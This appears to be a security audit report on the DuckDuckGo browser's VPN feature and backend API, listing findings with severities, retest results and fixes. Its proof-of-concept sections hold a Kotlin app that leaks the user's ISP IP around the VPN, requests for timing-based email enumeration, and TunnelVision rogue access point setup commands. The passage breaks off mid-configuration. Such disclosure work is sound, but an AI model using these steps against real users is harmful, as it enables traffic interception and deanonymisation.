securitum

# Security report

SUBJECT

**The VPN feature of the DuckDuckGo Private Browser application for Android, macOS, Windows and iOS**
**The Golang backend API**

DATE

**12.09.2024 – 26.09.2024 (Android and Golang)**
**16.09.2024 – 08.10.2024 (macOS, Windows and iOS)**

RETESTS DATES

**16.01.2025 – 18.02.2025 (macOS, iOS)**
**16.01.2025 – 26.02.2025 (Windows)**
**08.03.2025 – 10.03.2025 (Android and Golang Back-end)**

LOCATION

**Cracow (Poland)**
**Poznan (Poland)**

AUTHORS

**Dariusz Tytko (Android and Golang Back-end)**
**Mateusz Lewczak (macOS, Windows and iOS)**

VERSION

**1.6**

# Contents

## Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.

- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

# Executive summary

This document is a summary of work conducted by Securitum. The subjects of the test were:

1) The VPN feature of the DuckDuckGo Private Browser application for Android (version 5.214.0.1-nightly), macOS (version 1.106.0), iOS (version 7.136.0.7) and Windows (version 0.90.3), along with its source codes.
2) The Golang backend API available at https://controller.netp.duckduckgo.com, along with its source code.

Tests were conducted as an authenticated user (owning a paid Privacy Pro subscription).

The most severe vulnerability identified during the assessment was:

- [FIXED][HIGH] SECURITUM-247277-001: TunnelVision – traffic leakage outside the tunnel.
- [FIXED][HIGH] SECURITUM-247281-001: Inter-process communication – write permissions for everyone.
- [FIXED][MEDIUM] SECURITUM-247288-001: Exclude Local Networks functionality not working properly.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

Particular attention was paid to such issues like:

- Ability to get unauthorized access to the VPN & Privacy Pro subscription,
- Ability to bypass Data leak prevention,
- Ability to bypass Secure DNS protection,
- Ability to exploit misconfiguration issues in the VPN configuration,
- Ability to bypass VPN by malicious code running in the workstation/browser,
- Ability to exploit other security vulnerabilities existing in the code responsible for in-browser VPN feature.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP Desktop App Security, OWASP MASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional), was used during the assessment.

Additional information regarding the contents of this report can be found on the vendor's public help page: https://duckduckgo.com/duckduckgo-help-pages/privacy-pro/vpn/security.

The vulnerabilities are described in detail in further parts of the report.

## Summary after retest – 10.03.2025

A retest of the vulnerabilities identified in this report was carried out between 08.03.2025 and 10.03.2025. The results of the retest are summarized in the table below. Additionally, a detailed description of the status of each vulnerability is provided alongside each point.

| Vulnerability | Status after retest |
|---|---|
| Android version and Golang backend API | |
| [LOW] SECURITUM-247273-001: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [LOW] SECURITUM-247273-002: Email address enumeration | FIXED |
| [INFO] SECURITUM-247273-003: Excluding all private IP addresses | NOT RETESTED |
| [INFO] SECURITUM-247273-004: Sending the email address in the URL during Privacy Pro activation | NOT RETESTED |
| [INFO] SECURITUM-247273-005: Static Access Token in Subscription Authentication | NOT RETESTED |
| [INFO] SECURITUM-247273-006: No warnings about running the application on a rooted device | NOT RETESTED |
| [INFO] SECURITUM-247273-007: Relying on the *X-Forwarded-For* header | NOT RETESTED |
| [INFO] SECURITUM-247273-008: Supporting outdated TLS versions | NOT RETESTED |
| macOS version | |
| [HIGH] SECURITUM-247277-001: TunnelVision – traffic leakage outside the tunnel | FIXED |
| [MEDIUM] SECURITUM-247277-002: TunnelCrack LocalNet – traffic leakage outside the tunnel | FIXED |
| [MEDIUM] SECURITUM-247277-003: Exclude Local Networks functionality not working properly | FIXED |
| [LOW] SECURITUM-247277-004: Missing version information in code signing requirements | NOT RETESTED |
| [LOW] SECURITUM-247277-005: Insecure keychain access via WhenUnlocked permissions | NOT RETESTED |

| | |
|---|---|
| [LOW] SECURITUM-247277-006: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [INFO] SECURITUM-247277-007: URL Scheme Hijacking | NOT RETESTED |
| Windows version | |
| [HIGH] SECURITUM-247281-001: Inter-process communication – write permissions for everyone | FIXED |
| [MEDIUM] SECURITUM-247281-002: TunnelVision – selective denial-of-service attack | NOT RETESTED |
| [LOW] SECURITUM-247281-003: TunnelCrack LocalNet – selective denial-of-service attack | NOT RETESTED |
| [LOW] SECURITUM-247281-004: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| iOS version | |
| [MEDIUM] SECURITUM-247288-001: Exclude Local Networks functionality not working properly | FIXED |
| [LOW] SECURITUM-247288-002: Insecure Keychain access via WhenUnlocked permissions | NOT RETESTED |
| [LOW] SECURITUM-247288-003: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [INFO] SECURITUM-247288-004: URL Scheme Hijacking | NOT RETESTED |

## Summary after retest – 26.02.2025


A retest of the vulnerabilities identified in this report was carried out between 16.01.2025 and 26.02.2025. The results of the retest are summarized in the table below. Additionally, a detailed description of the status of each vulnerability is provided alongside each point.

| Vulnerability | Status after retest |
|---|---|
| Android version and Golang backend API | |
| [LOW] SECURITUM-247273-001: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [LOW] SECURITUM-247273-002: Email address enumeration | NOT RETESTED |
| [INFO] SECURITUM-247273-003: Excluding all private IP addresses | NOT RETESTED |
| [INFO] SECURITUM-247273-004: Sending the email address in the URL during Privacy Pro activation | NOT RETESTED |
| [INFO] SECURITUM-247273-005: Static Access Token in Subscription Authentication | NOT RETESTED |
| [INFO] SECURITUM-247273-006: No warnings about running the application on a rooted device | NOT RETESTED |
| [INFO] SECURITUM-247273-007: Relying on the *X-Forwarded-For* header | NOT RETESTED |
| [INFO] SECURITUM-247273-008: Supporting outdated TLS versions | NOT RETESTED |
| macOS version | |
| [HIGH] SECURITUM-247277-001: TunnelVision – traffic leakage outside the tunnel | FIXED |
| [MEDIUM] SECURITUM-247277-002: TunnelCrack LocalNet – traffic leakage outside the tunnel | FIXED |
| [MEDIUM] SECURITUM-247277-003: Exclude Local Networks functionality not working properly | FIXED |
| [LOW] SECURITUM-247277-004: Missing version information in code signing requirements | NOT RETESTED |
| [LOW] SECURITUM-247277-005: Insecure keychain access via WhenUnlocked permissions | NOT RETESTED |

| | |
|---|---|
| [LOW] SECURITUM-247277-006: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [INFO] SECURITUM-247277-007: URL Scheme Hijacking | NOT RETESTED |
| Windows version | |
| [HIGH] SECURITUM-247281-001: Inter-process communication – write permissions for everyone | FIXED |
| [LOW] SECURITUM-247281-002: TunnelVision – selective denial-of-service attack | NOT RETESTED |
| [LOW] SECURITUM-247281-003: TunnelCrack LocalNet – selective denial-of-service attack | NOT RETESTED |
| [LOW] SECURITUM-247281-004: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| iOS version | |
| [MEDIUM] SECURITUM-247288-001: Exclude Local Networks functionality not working properly | FIXED |
| [LOW] SECURITUM-247288-002: Insecure Keychain access via WhenUnlocked permissions | NOT RETESTED |
| [LOW] SECURITUM-247288-003: Exposing information about the user's Internet Service Provider (ISP) via malicious application | NOT RETESTED |
| [INFO] SECURITUM-247288-004: URL Scheme Hijacking | NOT RETESTED |

## Statistical overview – 18.04.2025


Below, a statistical summary of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

## Statistical overview – 10.03.2025


Below, a statistical summary of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

## Statistical overview – 26.02.2025


Below, a statistical summary of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

## Statistical overview

Below, a statistical summary of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

# Change history

| Document date | Version | Change description |
|---|---|---|
| 29.05.2025 | 1.6 | Adding vulnerability status after retesting vulnerabilities listed in Executive Summary.<br><br>Rename the status of vulnerabilities that were not re-audited during retest from “NOT VERIFIED” to “NOT RETESTED”.<br><br>Clarification of titles of selected vulnerabilities:<br><br>• Change vulnerability title from “Sending the email address in the URL” to “Sending the email address in the URL during Privacy Pro activation”.<br>• Change vulnerabilities title from “Exposing information about the user’s Internet Service Provider (ISP)” to “Exposing information about the user’s Internet Service Provider (ISP) via malicious application”.<br>• Change vulnerability title from “Static Access Token” to “Static Access Token in Subscription Authentication”. |
| 28.04.2025 | 1.5 | Add new “Statistical overview” entry after downgrading SECURITUM-247281-002 severity, dated as of the date the vulnerability’s severity was changed. |
| 18.04.2025 | 1.4 | Moved the table of contents to the beginning of the document.<br><br>Sorted the entries in the “Statistical overview” section from newest to oldest.<br><br>Downgraded SECURITUM-247281-002 severity to LOW.<br><br>Clarified information regarding SECURITUM-247281-003 vulnerability risk.<br><br>Added note to SECURITUM-247277-006 and SECURITUM-247288-003 about current state.<br><br>Added information in the “Executive summary” section with a reference to the vendor's public help page. |
| 10.03.2025 | 1.3 | Merge Golang, Android, macOS, Windows and iOS security reports into one document.<br><br>The SECURITUM-247273-002 vulnerability retest has been conducted and a “Summary after retest – 10.03.2025” section has been added. |
| 26.02.2025 | 1.2 | Updated description of SECURITUM-247277-005 vulnerability. |

| | | |
|---|---|---|
| | | The SECURITUM-247277-001 – SECURITUM-247277-003, SECURITUM-247281-001, SECURITUM-247288-001 vulnerabilities retest has been conducted and a "Summary after retest" section has been added.<br><br>Updated description of SECURITUM-247288-002 vulnerability. |
| 14.10.2024 | 1.1 | The name of SECURITUM-247277-002 has been changed from "TunnelCrack LocalNet – selective denial-of-service attack" to "TunnelCrack LocalNet – traffic leakage outside the tunnel".<br><br>Additionally, removed typo and changed URL *sekurak.pl* to *securitum.com* in Proof of Concept section of SECURITUM-247277-002.<br><br>Remove typo and change URL *sekurak.pl* to *securitum.com* in Proof of Concept section of SECURITUM-247281-003. |
| 08.10.2024 | 1.0 | Vulnerabilities added:<br>• SECURITUM-247273-001,<br>• SECURITUM-247273-002,<br>• SECURITUM-247277-003,<br>• SECURITUM-247277-004,<br>• SECURITUM-247277-005,<br>• SECURITUM-247277-006,<br>• SECURITUM-247281-004,<br>• SECURITUM-247288-001,<br>• SECURITUM-247288-002,<br>• SECURITUM-247288-003.<br><br>Informational points added:<br>• SECURITUM-247273-003,<br>• SECURITUM-247273-004,<br>• SECURITUM-247273-005,<br>• SECURITUM-247273-006,<br>• SECURITUM-247273-007,<br>• SECURITUM-247273-008,<br>• SECURITUM-247277-007,<br>• SECURITUM-247277-008,<br>• SECURITUM-247288-004. |
| 01.10.2024 | 0.1 | Creation of initial version. |

# Vulnerabilities in Android version and Golang backend API

## [NOT RETESTED][LOW] SECURITUM-247273-001: Exposing information about the user's Internet Service Provider (ISP) via malicious application

### SUMMARY

The vulnerability was detected that allows an attacker to bypass the VPN connection on Android, revealing the IP address assigned by the user's Internet Service Provider (ISP), rather than the masked VPN IP. This IP belongs to the ISP's network, potentially exposing details about the user's general location and ISP, compromising the privacy that the VPN is intended to protect. The attacker must be able to run a malicious application on the user's phone to exploit this vulnerability. As a result, while the risk of exposing sensitive information is present, it is relatively low.

### PREREQUISITES FOR THE ATTACK

The malicious application must be installed on the user's phone.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to confirm the existence of the vulnerability:


1) It was noticed that the excluding LAN connections from being tunneled through the VPN is enabled by default:


2) The following is an example of an Android application that was prepared to send a query using a DNS resolver located in the LAN:


```
[…]
import org.xbill.DNS.*

class MainActivity : ComponentActivity() {
    companion object {
        const val TAG = "VPNBypass"
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        CoroutineScope(Dispatchers.IO).launch {
            performDNSQuery("kk8arhjb5kg762m57sgbe7zew52wqnkb9.x.securak.pl", "192.168.0.1")
        }
```

```
    }

    private fun performDNSQuery(domain: String, dnsServer: String) {
        try {
            val resolver = SimpleResolver(dnsServer)
            val lookup = Lookup(domain, Type.A)
            lookup.setResolver(resolver)
            lookup.setCache(null)
            val result = lookup.run()
        } catch (e: Exception) {
            Log.e(TAG, "Error performing DNS query", e)
        }
    }
}
```

3) The above application was executed on a phone with the VPN enabled. The Wireshark application was used to confirm that the query was sent directly to the DNS resolver without using the VPN:




4) The DNS query received by the DNS server responsible for the requested domain name, *kk8arhjb5kg762m57sgbe7zew52wqnkb9.x.securak.pl*, confirmed the leakage of the ISP's IP address:




## LOCATION

The *Exclude Local Network* feature.

## RECOMMENDATION

It may be difficult to implement countermeasures for the described vulnerability. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature. See also *SECURITUM-247273-003: Excluding all private IP addresses*.

# [FIXED][LOW] SECURITUM-247273-002: Email address enumeration

## SUMMARY AFTER RETEST – 10.03.2025

Vulnerability has been fixed. It's no longer possible to enumerate email addresses.

## SUMMARY

The application allows users to check if a given email address has been registered. Once it is determined that the email address is in use, an attacker could proceed with further attacks, such as sending phishing emails.

More information:

- https://portswigger.net/web-security/authentication/password-based#username-enumeration

## PREREQUISITES FOR THE ATTACK

An anonymous Internet user can exploit this vulnerability.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was sent:

```
GET /api/auth/account/loginlink?email=[…] HTTP/2
Host: quack.duckduckgo.com
[…]
```

For the known/registered email address, the following response was returned:

```
HTTP/2 200 OK
Date: Fri, 13 Sep 2024 09:28:36 GMT
Server-Timing: total;dur=246;desc="Backend Total [d]"
[…]
```

For the unknown email address, the returned duration time was noticeably shorter:

```
HTTP/2 200 OK
Date: Fri, 13 Sep 2024 09:29:50 GMT
Server-Timing: total;dur=198;desc="Backend Total [d]"
[…]
```

## LOCATION

The location mentioned in the *Technical Details* section.

## RECOMMENDATION

It is recommended to standardize the response content for both scenarios – valid and invalid email addresses.

# Informational issues in Android version and Golang backend API

# [NOT RETESTED][INFO] SECURITUM-247273-003: Excluding all private IP addresses

## SUMMARY

During the analysis of the source code, it was observed that when the *Exclude Local Network* feature is enabled, the application excludes all private IP addresses (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) from routing through the VPN. This exclusion is not limited to the subnet to which the mobile device is connected, which should be sufficient for typical use cases (e.g., accessing a printer on the same local network). As a result, attacks similar to that described in *SECURITUM-247273-001: Exposing sensitive information about the user's location* could be more likely, as access is possible not only to the direct subnet but also to other private networks, such as those belonging to the ISP.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The configuration of the IP addresses to exclude from routing through the VPN was found in the Android\network-protection\network-protection-impl\src\main\java\com\duckduckgo\networkprotection\impl\config\WgVpnRoutes.kt file:

```
[…]
"8.0.0.0" to 7,
// Excluded range: 10.0.0.0 -> 10.255.255.255
"11.0.0.0" to 8,

[…]
"172.0.0.0" to 12,
// Excluded range: 172.16.0.0 -> 172.31.255.255
"172.32.0.0" to 11,
[…]
"192.160.0.0" to 13,
// Excluded range: 192.168.0.0 -> 192.168.255.255
"192.169.0.0" to 16,
[…]
```

## LOCATION

The *Exclude Local Network* feature.

## RECOMMENDATION

It is recommended to add an option to enable the *Exclude Local Network* feature in a mode that allows access only to the direct subnet to which the mobile device is connected.

# [NOT RETESTED][INFO] SECURITUM-247273-004: Sending the email address in the URL during Privacy Pro activation

## SUMMARY

It has been noticed that the email address provided during *Privacy Pro* activation is sent in the HTTP URL. This practice is not recommended because URLs can be stored in various places, including web server logs. As a result, there is a risk that customer data could be stored in an unintended location.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following requests were observed being sent by the mobile application during *Privacy Pro* activation:

```
GET /api/auth/account/loginlink?email=[…] HTTP/2
Host: quack.duckduckgo.com

GET /api/auth/login?email=[…]&otp=[…] HTTP/2
Host: quack.duckduckgo.com
```

## LOCATION

The locations mentioned in the *Technical details* section.

## RECOMMENDATION

It is recommended to send sensitive data in the body of the request (e.g., as JSON).

# [NOT RETESTED][INFO] SECURITUM-247273-005: Static Access Token in Subscription Authentication

## SUMMARY

It was found that the access token used to gain access to the *controller.netp.duckduckgo.com* service is static for the particular user. Such a practice is not recommended because it may be problematic to revoke the token and block unauthorized access to the service if the access token is compromised.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

During the tests, the application's network traffic was intercepted using Burp Suite tool, and it was observed that the HTTP requests sent to the *controller.netp.duckduckgo.com* use a static access token, e.g.:

```
POST /register HTTP/1.1
User-Agent: ddg_android/5.214.0.1-nightly (com.duckduckgo.mobile.android; Android API 30)
Authorization: bearer ddg:aqjt[…]ibg8
NetP-Debug-Code: odashn
Content-Type: application/json
Content-Length: 73
Host: controller.netp.duckduckgo.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"publicKey":"xh67[…]tHA=","server":"*"}
```

The access token remained unchanged even after reinstalling the application and re-enabling the VPN feature.

It is important to note that to obtain the access token, it is necessary to log in using a one-time password sent to the user's email. Therefore, the described behavior is not a vulnerability but rather a lack of best security practices. The following request is sent to get the access token:

```
GET /api/auth/access-token HTTP/2
Host: quack.duckduckgo.com
Authorization: Bearer eyJ0[…]Y6yQ
User-Agent: ddg_android/5.214.0.1-nightly (com.duckduckgo.mobile.android; Android API 30)
Connection: Keep-Alive
Accept-Encoding: gzip, deflate, br
```

The response containing the access token:

```
HTTP/2 200 OK
Date: Thu, 12 Sep 2024 12:52:40 GMT
[…]
{"access_token":"aqjt[…]ibg8"}
```

## LOCATION

The access token for *controller.netp.duckduckgo.com* service.

## RECOMMENDATION

It is recommended to use dynamic access tokens instead of static ones.

## [NOT RETESTED][INFO] SECURITUM-247273-006: No warnings about running the application on a rooted device

### SUMMARY

The application does not warn users about running on a rooted Android device. Rooted devices have elevated privileges that bypass Android's built-in security mechanisms, increasing the risk of circumventing the additional protection provided by the VPN application (e.g., hiding the user's IP address).

### LOCATION

The application for Android.

### RECOMMENDATION

The application should implement a mechanism to detect when it is running on a rooted Android device and notify the users about related risk.

# [NOT RETESTED][INFO] SECURITUM-247273-007: Relying on the *X-Forwarded-For* header

## SUMMARY

The business logic was located in the source code, which depends on the IP addresses passed in the *X-Forwarded-For* header. This header is fully controlled by the application's users. Therefore, the application's logic should not rely on it.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following source code was located:

1) wedge-develop\controller\user_api.go:

```
[…]
// Attempt to authorize the token with each auth provider
for index, authProvider := range a.authProviders {
    ok, errs[index] = authProvider.Authorize(token, c.GetHeader("X-Forwarded-For"))
[…]
```

2) wedge-develop\controller\auth_provider_ddg.go:

```
func (d *DDGAuthProvider) Authorize(token string, xForwardedFor string) (bool, error) {
[…]
// These two X-* headers make it possible to monitor usage of
// Privacy Pro features in the Auth service and prevent abuse.
// https://app.asana.com/[…]
req.Header.Set("X-Service-Name", "wedge")
req.Header.Set("X-Forwarded-For", xForwardedFor)
[…]
```

3) wedge-develop\controller\user_api.go:

```
if token != "" {
  // Ratelimit the number of registrations per token

  // We will exempt our own canaries from this registration limit
  // Check the IP address assoicated with this request to the allow list

  // The X-Forwarded-For header has a syntax of
  // "X-Forwarded-For: <client>, <proxy1>, <proxy2>".
  // In this case, we want to return the client not any of the proxies
  forwardForHeader := c.GetHeader("X-Forwarded-For")
  hosts := strings.Split(forwardForHeader, ",")
  requestIP := strings.TrimSpace(hosts[0])
```

## LOCATION

The locations mentioned in the *Technical details* section.

## RECOMMENDATION

The application logic should not rely on the *X-Forwarded-For* header. Instead, the user's real IP address should be used.

# [NOT RETESTED][INFO] SECURITUM-247273-008: Supporting outdated TLS versions

## SUMMARY

The API server (controller.netp.duckduckgo.com) supports TLS v1.0 and v1.1, which are outdated and insecure protocols.

More information:

- https://datatracker.ietf.org/doc/html/rfc8996

## TECHNICAL DETAILS (PROOF OF CONCEPT)

```
$ sslscan controller.netp.duckduckgo.com
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 20.253.26.112

Testing SSL server controller.netp.duckduckgo.com on port 443 using SNI name
controller.netp.duckduckgo.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled
```

## LOCATION

https://controller.netp.duckduckgo.com

## RECOMMENDATION

It is recommended to disable TLS v1.0 and v1.1.

The following tool can be used to generate a secure TLS configuration:

- https://ssl-config.mozilla.org/

# Vulnerabilities in macOS version

# [FIXED][HIGH] SECURITUM-247277-001: TunnelVision – traffic leakage outside the tunnel

## SUMMARY AFTER RETEST – 26.02.2025

Vulnerability has been fixed. It's no longer possible to perform TunnelVision attack.

## SUMMARY

The TunnelVision vulnerability (CVE-2024-3661) is an issue affecting VPN implementations that rely on routing tables and DHCP protocols. This vulnerability allows an attacker to bypass the VPN tunnel and partially reroute traffic outside of it, effectively "decloaking" it. The attack specifically exploits DHCP Option 121 (Classless Static Route Option), which can alter routing tables to leak unencrypted traffic outside the VPN, potentially allowing an attacker on the same local network (e.g. public access point) to intercept or manipulate this traffic.

## PREREQUISITES FOR THE ATTACK

An access point or a computer capable of acting as one (requires at least one WiFi card).

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To successfully perform an attack, the appropriate environment must first be set up. A computer running Ubuntu 22.04, equipped with one Ethernet card and one WiFi card, will serve as the access point. The exploitation was based on the study available at the following URL:

```
https://github.com/leviathansecurity/TunnelVision/tree/master
```

Below is a list of steps:

1) Install and start the DHCP server service on the computer:

```
# apt install isc-dhcp-server
# systemctl start isc-dhcp-server
```

2) Install a service that enables the creation of an access point using a WiFi card through an Ethernet-to-WiFi bridge.

```
# apt install hostapd
```

3) Configure the WiFi network adapter, replacing `$wifi_if` with the name of the WiFi network interface:

```
# ifconfig $wifi_if up
# ip addr add 10.13.37.1/24 dev $wifi_if
```

4) Configure IP forwarding:

```
# sysctl -w net.ipv4.ip_forward=1
```

5) Configure Network Address Translation (NAT) rules, replacing `$wifi_if` with the name of the WiFi network interface and `$eth_if` with the name of the Ethernet network interface.

```
# iptables -t nat -A POSTROUTING -o $eth_interface -j MASQUERADE
# iptables -A FORWARD -i $wifi_if -o $eth_if -j ACCEPT
# iptables -A FORWARD -i $eth_if -o $wifi_if -m state --state ESTABLISHED,RELATED -j ACCEPT
```

6) Replace the content of the `/etc/dhcp/dhcpd.conf` file with the following configuration. The highlighted section corresponds to the destination network address. Outgoing traffic to this specified address will be routed outside of the tunnel. In this example, the destination is `34.160.111.145/32`, where the netmask length is specified by the first parameter:

```
# dhcpd.conf
authoritative;
option rfc3442  code 121 = array of integer 8;
option ms-rfc3442 code 249 = array of integer 8;

subnet 10.13.37.0 netmask 255.255.255.0 {
    range 10.13.37.10 10.13.37.239;
    option domain-name-servers 8.8.8.8;
    option subnet-mask 255.255.255.0;
    option routers 10.13.37.1;
    option broadcast-address 10.13.37.255;
    default-lease-time 30;
    max-lease-time 30;
